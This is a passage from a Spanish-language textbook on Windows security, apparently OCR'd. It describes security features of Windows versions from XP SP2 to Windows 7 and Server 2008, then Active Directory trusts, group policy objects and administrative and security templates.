La implementación de Microsoft es propietaria, pero se suele aceptar que terceros emulen Windows mediante el uso de APIs equivalentes, sin implicar violación a los derechos de autor. El proyecto **WINE** (Wine Is Not an Emulator), por ejemplo, es un intento de proporcionar esta API en plataformas tipo Linux.

Figura 4. *Desde el **Centro de seguridad de Windows** podemos configurar diversos aspectos de la seguridad del sistema. El servicio se ejecuta en segundo plano y comprueba el estado del firewall, del antivirus y de las actualizaciones automáticas.*

El SP2 también incorporó al navegador Internet Explorer los mensajes de advertencia en la **Barra de información** o en cuadros de descarga. La **Barra de información** ayuda a decidir qué hacer con relación a descargas, ventanas emergentes y otros sucesos (sólo aparece cuando contiene algún mensaje). También se incluye el **Bloqueador de elementos emergentes** de manera predeterminada, que impide que se muestren muchas ventanas mientras se navega. Otro componente es el **Administrador de complementos**. Un **complemento** es un pequeño programa que se agrega al propio explorador para personalizarlo. Si un complemento hace que Internet Explorer funcione mal, el **Administrador de complementos** puede identificar lo que ocasionó el problema y deshabilitarlo, actualizarlo o informar a Microsoft.




Figura 5. *Desde el complemento **Configuración de seguridad local** podemos habilitar, deshabilitar o definir muchos aspectos de seguridad del sistema local.*

Windows Vista

Esta versión de Windows fue muy controversial ya que se habían anunciado varias características que posteriormente fueron descartadas. En su desarrollo, se estableció una metodología denominada **ciclo de vida de desarrollo de seguridad**, en el afán de atacar las preocupaciones existentes en materia de seguridad. En septiembre de 2005, Microsoft empezó a difundir el **CPT** (Community Technology Previews) a los **beta testers** y suscriptores de **MSDN** (Microsoft Developer Network). Los resultados decepcionaron a mucha gente por sus altos requerimientos de hardware y por problemas de compatibilidad.

El SP1 incorpora algunos cambios enfocados al rendimiento, la fiabilidad y la seguridad, el consumo de energía, la administración de memoria y el soporte para estándares de hardware y software, entre los que se destacan **exFAT** (Extended FAT), IPv6 en VPN, redes 802.11n y **SSTP** (Secure Socket Tuneling). Además, posee soporte para instalación de parches en caliente, a fin de reducir los reinicios.

Los exploits para Vista aparecieron desde un principio, y algunos afectaban también a otros Windows. Así surgieron vulnerabilidades como la corrupción de memoria frente al envío de ciertas cadenas mediante **MessageBox API** o un error en el sistema de reconocimiento de voz (shout hacking). Así y todo, Vista ha tenido la mitad de vulnerabilidades que XP en el mismo período de tiempo.




***Figura 6.** Windows Vista fue lanzado más de 5 años después de su predecesor, el tiempo más largo entre versiones consecutivas. Aquí vemos la sección de Información y herramientas de rendimiento.*

El mismo día del lanzamiento de Windows Vista, ya se vendían copias ilegales con su correspondiente parche de validación. Antes de eso, ya circulaban versiones beta, **RCs** (release candidates) y **RTM** (release to manufacturing). Otras

evaluaciones negativas incluían sus preguntas por demasiadas acciones y su licencia más restrictiva que las anteriores. Algunas de las características de seguridad importantes que presentó Vista fueron:

- **Protección de cuentas de usuario**: basada en la existencia de cuentas limitadas sin privilegios de administración.
- **Bitlocker**: nueva tecnología de encriptación de datos.
- **Firewall bidireccional**: el firewall funciona en modo bidireccional (el de XP sólo filtra el tráfico entrante).
- **Recuperación automática**: permite reiniciar servicios de manera automática al producirse un error.
- **Actualizaciones** de seguridad mejoradas.
- **Inicio seguro**: impide que se inicien otros sistemas operativos instalados en el equipo.

Windows 7

Esta versión elimina el **Centro de seguridad** en favor del **Action Center**, que incorpora alertas de varias características entre las que están Windows Defender, Diagnósticos y Windows Update. También hay cambios con Bitlocker y UAC (User Account Control), donde se podrán personalizar advertencias. Otra característica de seguridad es **Windows Filtering Platform**, que evita que un tercero pueda tomar ventaja del Firewall de Windows. También se mejoran los procesos de biometría y la **Restauración de Sistema** cambia al incluir un listado de aplicaciones que pueden ser agregadas o quitadas, ampliando la información que se brinda al usuario antes de seleccionar un punto de restauración.




***Figura 7.** Windows 7 amplía y mejora muchas características de Vista, aunque es posible que algunas varíen en su lanzamiento. Su asistente de instalación ayuda a configurar la seguridad desde el principio.*

Sistemas servidor

El mundo Microsoft para servidores se inició con **Windows NT** (New Technology), que pretendía complementar las versiones de usuario final basadas en **MS-DOS** y fue la primera versión de Windows totalmente en 32 bits. Esta saga continuó con Windows 2000, con versiones para servidor y estación de trabajo, y luego llegó Windows 2003, que sólo poseía versiones para servidor. Más tarde apareció Windows Server 2008 y se espera Windows Server 7 como último eslabón de la cadena. Las arquitecturas Windows fueron pensadas para coexistir entre sí (lo esperable para un servidor Windows es un cliente Windows y viceversa), ya que en estructuras 100% Microsoft se obtiene mayor compatibilidad.

Windows Server 2003

En esta versión se introdujeron una gran cantidad de mejoras de seguridad respecto de Windows 2000, como **EFS**, directivas de restricción de software e IPSec. Entre sus focos están la disponibilidad y la escalabilidad, dado que se comenzaron a hacer cada vez más comunes los datacenters.
Con la llegada del SP1 se incorporó el asistente para configuración de seguridad, Firewall personal **IPv4** e **Ipv6**, servicio de administración de identidad digital (**DIMS**) y credenciales móviles, nuevas opciones de configuración de directivas de grupo y **TLS** para Terminal Server.

Windows Server 2008

Este Windows suma tecnologías web y de virtualización, potenciando también su flexibilidad y confiabilidad. Incluye **IIS7** (Internet Information Server 7), .NET Framework 3.0, consola Windows Server Manager y Windows PowerShell para mejorar el manejo de servidores y la planificación y ejecución de tareas de administración, publicación web y configuración. Agrega características mejoradas de seguridad, como **NAP** (Network Access Protection), **FDRM** (Federated Digital Rights Management) y la funcionalidad de controlador de dominio en modo **read-only** (sólo lectura). Particularmente, NAP permite aislar equipos que no cumplen con las políticas de seguridad establecidas, con medidas como la restricción del acceso a red, comprobación de estado y resolución de deficiencias.

Chilexs22

III LAS NUEVE EDICIONES DE WINDOWS 2008

La mayoría de las ediciones de Windows Server 2008 está disponible en 64 y 32 bits (es el último sistema anunciado para servidores 32 bits). Sus ediciones son **Standard**, **Enterprise**, **Datacenter**, **HPC** (High Performance Computing), **Web Server**, **Storage Server**, **Small Business Server**, **Essential Business Server** e **Itanium-based** (para procesadores Intel Itanium IA-64).




Figura 8. *Windows Server 2008 incluye nuevas características de seguridad y administración, que tienen como objetivo ampliar las funcionalidades de su predecesor, manteniendo la robustez.*

Windows Server 7

Dado que al momento de escribir este material aún no se conocen detalles sobre los aspectos de seguridad específicos y definidos de Windows Server 7, sólo lo mencionamos como sucesor de Windows Server 2008 y dejamos su análisis de seguridad para futuras publicaciones.

Active Directory

Es un servicio de directorio que provee almacenamiento de información sobre entidades de red (aplicaciones, archivos, impresoras, usuarios, etcétera) y un camino para la localización, el acceso y la gestión de recursos. Es la autoridad central que

Chilexs22

III CREACIÓN DE OBJETOS EN ACTIVE DIRECTORY

Durante la instalación de Active Directory se crean distintos tipos de objetos: Dominio, Equipos, Sistema y Usuarios. Luego, desde el panel de administración podemos crear Usuarios, Contactos, Equipos, Unidades Organizativas (OU), Grupos, Carpetas compartidas e Impresoras compartidas.

gestiona entidades e interrelaciones, integrado con mecanismos de seguridad. Simplifica la gestión, dando un punto de referencia para usuarios, aplicaciones y dispositivos, permite que los usuarios sólo se autentiquen una vez y brinda herramientas para controlar accesos internos y remotos. También extiende la interoperabilidad mediante el acceso estándar a recursos y sincronización de directorios.
Active Directory (AD) se basa en los estándares **X.500**. Los dominios en un AD se pueden agrupar en estructuras jerárquicas denominadas **árboles** (trees). Para construir un árbol se debe crear en la estructura el primer **dominio** (**raiz.com** por ejemplo) y crear, a partir de éste, los **subdominios** (**hijoN.raiz.com** en este caso). Los dominios y subdominios están identificados por la nomenclatura de zonas DNS, por lo tanto AD necesita un servidor DNS para direccionar elementos de red (equipos) y entidades lógicas (usuarios). En la estructura descendente (herencia), al pertenecer un usuario a un dominio, se lo reconocerá en todo el árbol a partir de su dominio sin que tenga que pertenecer a cada subdominio. Al integrar los árboles en el mismo espacio se construye un **bosque**, y para su creación es necesario tener dos o más árboles que no comparten el nombre de zona DNS, y entre ellos establecer una relación de confianza. Así, usuarios y recursos de diferentes árboles se podrán ver entre sí.




***Figura 9. Active Directory Administrative Center** es la consola principal de administración de Active Directory para las plataformas Windows Server 2008.*

Para conseguir el acceso de los usuarios a recursos de otro dominio, se utiliza lo que se denomina **relación de confianza** (trust), definida en la creación de los nuevos dominios (los límites son definidos por su bosque de pertenencia). Existen distintos tipos de confianza, que veremos a continuación:

- **Confianzas transitivas**: son relaciones que se establecen de manera automática y mutua entre dominios. También cuenta con servidores de paso para usar recursos de árboles no conectados directamente.
- **Confianzas explícitas**: se definen de forma manual, pueden ser de una vía o dos (se aprovechan en ocasiones para relacionarse con dominios NT 4.0).
- **Confianza de acceso directo**: es una confianza explícita donde se han creado accesos directos entre dos dominios y posibilita el aumento de la conectividad entre ellos, lo que reduce las consultas y autenticaciones, con menores demoras.
- **Confianza entre bosques**: posibilita la conexión entre bosques, conformando confianzas transitivas entre ellos.

Políticas y directivas de grupo

Una directiva de grupo no es sólo una directriz para evitar comportamientos, sino un conjunto de reglas implementadas mediante cambios en el registro que se activan al iniciar un equipo o sesión. Forman parte del entorno de usuario e imponen restricciones sobre sus acciones. Con directivas es posible configurar un perfil para que no se puedan ejecutar ciertas aplicaciones, que sea imposible conectarse a la red, que no se permita escoger el fondo de pantalla, etcétera.

Las directivas establecidas a más alto nivel del árbol pueden fluir hasta los niveles inferiores (como las OU). Para esto, es necesario crear un **GPO** (Group Policy Object u objeto de directiva de grupo), que es una ubicación virtual donde se almacena la directiva. Diferentes GPO pueden almacenar diferentes directivas y cada una se aplica a usuarios o equipos y pueden filtrarse los efectos por grupos. La duplicación de directivas se produce bajo el control de **FRS** (File Replication Service). Un GPO puede asociarse con múltiples contenedores de AD y cada contenedor puede contar con múltiples GPO asociados a él.

La información relacionada con la GPO se almacena en el **GPC** (Group Policy Container) y en la **GPT** (Group Policy Template). El contenedor GPC es un objeto asociado con el GPO, y ambos contienen información de la versión y el estado del GPO. GPT está formada por un conjunto de archivos ubicados en **\sysvol**, presente en todos los controladores de dominio. Las directivas de **\sysvol** están en **\systemroot\sysvol\sysvol\nombredominio\policies**. No debemos confundir la

Chilexs22

III COMPONENTES CONCEPTUALES DE ALMACENAMIENTO

Se denomina **sectores** a los bloques direccionables para almacenar datos. Por su parte, los **clusters** son grupos de tamaño tal que sea múltiplo de un sector, usados para gestionar el espacio en bloques más manipulables. Los **metadatos** representan la información sobre los datos, pero no son parte del dato.

GPT con la carpeta **System Volume Information**. En la GPT podemos hallar información sobre plantillas administrativas, seguridad, scripts y software.




***Figura 10.** Desde la consola de administración de directivas de grupo (**Group Policy Management**), es posible manejar múltiples funciones que, anteriormente, requerían distintas consolas de administración.*

Antes de crear un GPO es necesario evaluar dónde se debe aplicar. Si afectará a todos los usuarios o equipos, quizá deba ser aplicada en cada lugar. Si sólo se refiere a un dominio o grupo de una OU, tal vez resulte mejor aplicarla sólo a nivel de dominio o de OU.

Las GPO permiten configurar políticas tanto centralizadas como descentralizadas, que serán locales (Local Group Policy) o de dominio (Active Directory Group Policy). La configuración de las políticas se aplica en un orden determinado: **OU**, **Dominio**, **Sitio**, **Equipo**. Los contenedores hijos heredan las configuraciones de los padres, aunque la **herencia** se puede bloquear.

Plantillas administrativas

Chilexs22

Las plantillas administrativas (**archivos .adm**) son elementos que permiten manejar las opciones de configuración del registro a través de la directiva de grupo. Por ejemplo, Windows XP SP1 incorpora cinco plantillas que incluyen más de 600 parámetros, aunque no todos se aplican a todos los sistemas. Los archivos .adm no conforman la configuración implementada en los clientes, sino que son plantillas que contienen nombres descriptivos para la configuración, además de una explicación. Cada una de las configuraciones del registro posee una etiqueta que indica qué versiones del

sistema la soportan (en caso de implementar una configuración en un sistema no compatible, ésta se omite). Se almacenan en los GPO y en la carpeta **%windir%\inf**.




Figura 11. *El* ***Editor de directiva de grupo*** *es accesible por la consola* ***gpedit.msc*** *y nos permite establecer las directivas que se han aplicado a equipos y usuarios.*

Windows incluye archivos de plantillas donde están definidas las opciones del **Registro** que se pueden configurar en un GPO. Si agregamos o quitamos archivos .adm, no afectaremos las directivas procesadas por el motor de directiva de grupo, sino sólo lo mostrado en el **Editor de objetos de directiva de grupo**. Por ejemplo, si sacamos todos los archivos .adm del GPO con **Agregar o quitar plantillas**, no se verá la configuración correspondiente a la directiva en **Plantillas administrativas**, pero no se afectará las directivas almacenadas previamente en **Registry.pol**.

Un archivo .adm tiene una estructura jerárquica de categorías y subcategorías que describen la manera en que la configuración aparece en el **Editor de objetos de directiva de grupo**. Además, en ellos hay información sobre las direcciones del **Registro** que corresponden al control de la configuración e incluyen:

- Ubicaciones correspondientes a cada configuración del **Editor de objetos de directiva de grupo** en **Plantillas administrativas**.
- Opciones en valores referidos a las configuraciones. Se trata de limitaciones para la interfase de usuario. Cuando se procesan las directivas, no se hace comprobación de intervalos (límites) en los valores.
- Una casilla de verificación, un cuadro de edición y otras entradas de parámetros.
- En varias de las configuraciones, un valor predeterminado.

- Explicaciones de las acciones de cada configuración (en el texto de ayuda), además de aquéllas que altera y las que la alteran. Se presenta en la solapa **Explicación** del Editor de objetos de directiva de grupo.
- Las versiones admitidas por cada configuración, señaladas como **Compatible**.
- La ubicación de la configuración en el registro, nombre del subárbol, de la clave y del valor.




***Figura 12.** Desde la consola del editor es posible acceder a la información específica y explicación de cada elemento configurable por directivas correspondientes al registro.*

Plantillas de seguridad

Son archivos que representan una configuración de seguridad que se puede aplicar a un equipo local, importar a un GPO, o utilizar para analizar la seguridad. Funcionan como complemento para **MMC** para ver y editar las plantillas actuales o crear nuevas, y se almacenan en **%SystemRoot%\security\Templates**. También se pueden usar como referencia en busca de brechas de seguridad o infracciones de directivas, mediante el complemento **Configuración y análisis de seguridad**.

Con el complemento **Plantillas de seguridad** es posible crear una directiva para un equipo o red. Éstas concentran la seguridad del entorno, pero no introducen nuevos parámetros, sólo organizan los atributos existentes para facilitar la administración de seguridad. Importar una plantilla de seguridad a un GPO facilita la administración de dominios ya que la seguridad se configura para un dominio o una OU de una sola vez. A fin de aplicar una plantilla de seguridad al equipo local, podemos utilizar **Configuración y análisis de seguridad** o la herramienta de consola **Secedit**, que permite comparar la configuración actual contra las plantillas. Estas herramientas sirven para definir directivas de cuentas y locales, el registro de sucesos, los grupos restringidos, la configuración de seguridad de

servicios del sistema inicio y los permisos de servicios de sistema, la configuración de seguridad del registro y la configuración de seguridad del sistema de archivos. Cada plantilla se guarda como un archivo .inf de texto y es posible copiar, pegar, importar o exportar sus atributos. Con la excepción de la seguridad de protocolo IP y las directivas de clave pública, todos los atributos pueden estar contenidos en una plantilla de seguridad.




Figura 13. *La consola de plantillas de seguridad nos permite visualizar todas las posibles configuraciones aplicables en un sistema.*

